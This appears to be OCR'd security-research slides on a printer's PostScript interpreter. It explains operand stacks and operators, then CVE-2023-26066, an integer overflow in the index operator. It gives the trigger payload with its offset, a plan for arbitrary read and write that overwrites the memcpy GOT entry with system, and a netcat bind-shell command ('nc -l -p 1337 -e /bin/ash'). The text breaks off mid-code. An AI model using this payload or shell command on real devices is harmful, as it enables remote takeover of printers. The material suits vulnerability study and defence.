


Debugger view:

```
TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x4d) LEN: 0x3 VALUE: 0x98362014
  0 0x98362014: TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98362008 -- (AAAA)
  1 0x9836201c: TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9836200c -- (BBBB)
  2 0x98362024: TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98362010 -- (CCCC)
```


Operand: DICT

- Length is the number of key-value pairs
- Keys are NAME operands
- Postscript: << /x 16#1337 >>



Operand: DICT

- Length is the number of key-value pairs
- Keys are NAME operands
- Postscript: << /x 16#1337 >>



Debugger view:

```
TYPE: DICTIONARY (0x26) PERMS:READ|WRITE (0x4d) LEN: 0x1 VALUE: 0x9836202c
  0x98362040: KEY: TYPE: NAME (0x5) PERMS:LIT|READ|WRITE (0x8d) LEN: 0x1 VALUE: 0x982d81a0 -- /x
  0x98362048: VALUE: TYPE: INTEGER (0x0) PERMS:LIT|READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x1337
```

PostScript Operand Stack

- ps_op_stack_ptr: Points to the top operand on the stack
- ps_op_stack_top: Points to the highest possible index of the stack
- ps_op_stack_bot: Points to the bottom index of the stack
- Default operand stack size: 1282 entries
- Bounds check and sanity checks are done using these pointers
- Stack dynamically reallocated if it grows too large


PostScript Operators

- Operators are just functions: C or PostScript
- They are called by name, and take a variable number of operands
- ex: add, dup, getinterval, putinterval, index, etc
- Defined in global .rodata table

PostScript Operators


- Operators are just functions: C or PostScript
- They are called by name, and take a variable number of operands
- ex: add, dup, getinterval, putinterval, index, etc
- Defined in global .rodata table

```
struct {
  char *name;
  void (*handler)();
  int unknown;
  int index;
} operator_table[] = {
  {"abs", ps_op_abs, 0, 0},
  {"add", ps_op_add, 0, 1},
  {"aload", ps_op_aload, 0, 2},
  {"anchorsearch", ps_op_anchorsearch, 0, 3},
  ...
};
```




add operator

- PostScript: 16#bad 16#c0ffee add



add operator

- PostScript: 16#bad 16#c0ffee add



Operand stack:

```
0x982a70bc TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0xc0ffee <- cur top
0x982a70b4 TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0xbad
::BOTTOM
```


Operator implementation example: add

- Simplified ps_op_add() example:

```
void ps_op_add() {
  // Bounds check to make sure there are two arguments
  if ( (unsigned int)&ps_op_stack_ptr[-1] < ps_op_stack_bot ) {
    ps_set_error(OOB_STACK_POINTER); return;
  }
  arg2 = ps_op_stack_ptr;
  arg1 = &ps_op_stack_ptr[-1];
  result = &ps_op_stack_ptr[-1]; // Result will clobber arg1
  if ( arg2->value ) { // 0xc0ffee
    if ( arg1->value ) { // 0xbad
      result->value = arg1->value + arg2->value;
    }
    else {
      result->value = arg2->value;
    }
  }
  ps_op_stack_ptr--; // Decrement stack pointer to point to result
}
```


add result

- Stack is adjusted by the operator
- Result is place back onto the stack



add result

- Stack is adjusted by the operator
- Result is place back onto the stack



Operand stack:

```
0x982a70b4 TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0xc10b9b <- cur top
::BOTTOM
```

getinterval Operator Call

- Access items from zero-based index
- Allows accessing contents of ARRAY, PACKEDARRAY, and STRING operands
- Puts result on the stack

```
array index count getinterval subarray
packedarray index count getinterval subarray
string index count getinterval substring
```

- PostScript: (AAAABBBBCCCC) 4 4 getinterval

getinterval Operator Call

- Access items from zero-based index
- Allows accessing contents of ARRAY, PACKEDARRAY, and STRING operands
- Puts result on the stack

```
array index count getinterval subarray
packedarray index count getinterval subarray
string index count getinterval substring
```

- PostScript: (AAAABBBBCCCC) 4 4 getinterval

Operand stack before:

```
0x982fd0c4 TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x4 <- cur top
0x982fd0bc TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x4
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xc VALUE: 0x9836ddc4 -- (AAAABBBBCCCC)
::BOTTOM
```

getinterval Operator Call

- Access items from zero-based index
- Allows accessing contents of ARRAY, PACKEDARRAY, and STRING operands
- Puts result on the stack

```
array index count getinterval subarray
packedarray index count getinterval subarray
string index count getinterval substring
```

- PostScript: (AAAABBBBCCCC) 4 4 getinterval

Operand stack before:

```
0x982fd0c4 TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x4 <- cur top
0x982fd0bc TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x4
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xc VALUE: 0x9836ddc4 -- (AAAABBBBCCCC)
::BOTTOM
```

Operand stack after

```
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9836ddc8 -- (BBBB) <- cur top
::BOTTOM
```

dup Operator

- Duplicates the top operand on the stack
- Pushes the result onto the stack
- PostScript: (AAAA) dup

Operand stack before:

```
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98372244 -- (AAAA)
::BOTTOM
```

dup Operator

- Duplicates the top operand on the stack
- Pushes the result onto the stack
- PostScript: (AAAA) dup

Operand stack before:

```
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98372244 -- (AAAA)
::BOTTOM
```

Operand stack after:

```
0x982fd0bc TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98372244 -- (AAAA) <- cur top
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98372244 -- (AAAA)
::BOTTOM
```

putinterval Operator

- The put to getinterval's get
- Unlike getinterval, it doesn't push the result on the stack

```
array1 index array2 putinterval –
array1 index packedarray2 putinterval –
string1 index string2 putinterval
```

- PostScript: (AAAABBBBCCCC) dup 4 (DDDD) putinterval

putinterval Operator

- The put to getinterval's get
- Unlike getinterval, it doesn't push the result on the stack

```
array1 index array2 putinterval –
array1 index packedarray2 putinterval –
string1 index string2 putinterval
```

- PostScript: (AAAABBBBCCCC) dup 4 (DDDD) putinterval

Operand stack before:

```
0x982fd0cc TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98372250 -- (DDDD) <- cur top
0x982fd0c4 TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x4
0x982fd0bc TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xc VALUE: 0x98372244 -- (AAAABBBBCCCC)
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xc VALUE: 0x98372244 -- (AAAABBBBCCCC)
::BOTTOM
```

putinterval Operator

- The put to getinterval's get
- Unlike getinterval, it doesn't push the result on the stack

```
array1 index array2 putinterval –
array1 index packedarray2 putinterval –
string1 index string2 putinterval
```

- PostScript: (AAAABBBBCCCC) dup 4 (DDDD) putinterval

Operand stack before:

```
0x982fd0cc TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x98372250 -- (DDDD) <- cur top
0x982fd0c4 TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x4
0x982fd0bc TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xc VALUE: 0x98372244 -- (AAAABBBBCCCC)
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xc VALUE: 0x98372244 -- (AAAABBBBCCCC)
::BOTTOM
```

Operand stack after:

```
0x982fd0b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xc VALUE: 0x98372244 -- (AAAADDDDCCCC) <- cur top
::BOTTOM
```

index Operator

- Fetch some operand from the stack
- Expects a 0-indexed value indicating offset from the current top of the stack
- PostScript: <41414141> <42424242> <43434343> 1 index

Operand stack before:

```
0x982a70cc TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0 VALUE: 0x1 <- cur top
0x982a70c4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9831c24c -- (CCCC)
0x982a70bc TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9831c248 -- (BBBB)
0x982a70b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9831c244 -- (AAAA)
::BOTTOM
```

index Operator Result

- Fetch some operand from the stack
- Expects a 0-indexed value indicating offset from the current top of the stack
- PostScript: <41414141> <42424242> <43434343> 1 index

Operand stack before:

```
0x982a70cc TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9831c248 -- (BBBB) <- cur top
0x982a70c4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9831c24c -- (CCCC)
0x982a70bc TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9831c248 -- (BBBB)
0x982a70b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0x4 VALUE: 0x9831c244 -- (AAAA)
::BOTTOM
```

CVE-2023-26066
index OOB Read

index Operator Implementation

- Complete implementation of the index operator:

```
void ps_op_index()
{

  if ( (unsigned int)ps_op_stack_ptr < ps_op_stack_bot ) {
    ps_set_error(OOB_STACK_POINTER);
  } else if ( ps_op_stack_ptr->type ) {
    ps_set_error(INVALID_TYPE);
  } else {
    index_offset = ps_op_stack_ptr->value;
    if ( index_offset >= 0 && (unsigned int)ps_op_stack_ptr >= ps_op_stack_bot + 8 * (index_offset + 1) ) {
      indexed_operand = &ps_op_stack_ptr[~index_offset];
      type = *(_DWORD *)&indexed_operand->type;
      value = indexed_operand->value;
      *(_DWORD *)&ps_op_stack_ptr->type = type;
      ps_op_stack_ptr->value = value;
    } else {
      ps_set_error(OOB_INDEX);
    }
  }
}
```


index Insufficient Bounds Check

- Straight forward integer overflow
- Fetch an operand outside the stack bounds
- This is enough for arbitrary read write primitive
- Default stack size has space for 1282 entries
- Calculate target offset as follows

Assume we want to index the 1283rd entry:

```
index_distance = 0xffffffff - (1283 + 8)
offset = index_distance / 8
```

Memory layout



Bug Trigger Pre-State

- Spray some memory with a repeating pattern
- Fetch it onto our operand stack

PostScript: <41414141424242424141414142424242414141414...> 536797182 index

Bug Trigger Pre-State


- Spray some memory with a repeating pattern
- Fetch it onto our operand stack

PostScript: <41414141424242424141414142424242414141414...> 536797182 index

Pre-trigger operand stack:

```
0x982a70bc TYPE: INTEGER (0x0) PERMS:READ|WRITE (0x8d) LEN: 0x0    VALUE: 0x1ffedffe <- cur top
0x982a70b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xfffc VALUE: 0x98331f50 -- (AAAABBBBAA...)
::BOTTOM
```

Bug Trigger Pre-State




Bug Trigger Post-State

- We can construct arbitrary operands and place them on the stack

Post-trigger operand stack:

```
0x982a70bc TYPE: 65 (0x41) PERMS:LITERAL (0x41) LEN: 0x4141 VALUE: 0x42424242 <- cur top
0x982a70b4 TYPE: STRING (0x24) PERMS:READ|WRITE (0x4d) LEN: 0xfffc VALUE: 0x98331f50 -- (AAAABB...)
::BOTTOM
```

Bug Trigger Exploitation



CXLBL 076.301 - Exploitation

- Partial RELRO
- Spray fake STRING operands adjacent to operand stack

CXLBL 076.301 - Exploitation

- Partial RELRO
- Spray fake STRING operands adjacent to operand stack
- Read controlled operands onto operand stack using index bug

CXLBL 076.301 - Exploitation


- Partial RELRO
- Spray fake STRING operands adjacent to operand stack
- Read controlled operands onto operand stack using index bug
- getinterval for arbitrary read and putinterval for arbitrary write

CXLBL 076.301 - Exploitation

- Partial RELRO
- Spray fake STRING operands adjacent to operand stack
- Read controlled operands onto operand stack using index bug
- getinterval for arbitrary read and putinterval for arbitrary write
- Leak memcpy from pagemaker GOT (no PIE)
  - Compute system address from memcpy
- Overwrite memcpy GOT with system

CXLBL 076.301 - Exploitation

- Partial RELRO
- Spray fake STRING operands adjacent to operand stack
- Read controlled operands onto operand stack using index bug
- getinterval for arbitrary read and putinterval for arbitrary write
- Leak memcpy from pagemaker GOT (no PIE)
  - Compute system address from memcpy
- Overwrite memcpy GOT with system
- Call putinterval to get code exact via system
  - Putting a string into another ultimately memcpy's the controlled string
  - ex: (nc -l -p 1337 -e /bin/ash) 0 (beep) putinterval -> memcpy("nc ...", "beep", ...) -> system("nc ...")
  - Easy connect back shell: nc comes pre-installed!



CXLBL 081.215 and later - Exploit plan

- 081.215 added full RELRO
- GOT is now read only
- Find some overwriteable global function pointers
- Common technique is to overwrite libc __free_hook with system
  - Likely used by Chris Anastasio (pwn2own attempt screenshots)
- We abuse the postscript stack implementation directly
  - Fun to try to live off the land...

Function Pointer Hunting

- Found queryfilterparams operator
  - Calls into a global function pointer
  - We can overwrite the function pointer with system

queryfilterparams Operator

```
void ps_op_queryfilterparams() {
  if (ps_op_stack_ptr < ps_op_stack_bot ) { // Check stack bounds
    ps_set_error(OOB_STACK_POINTER);
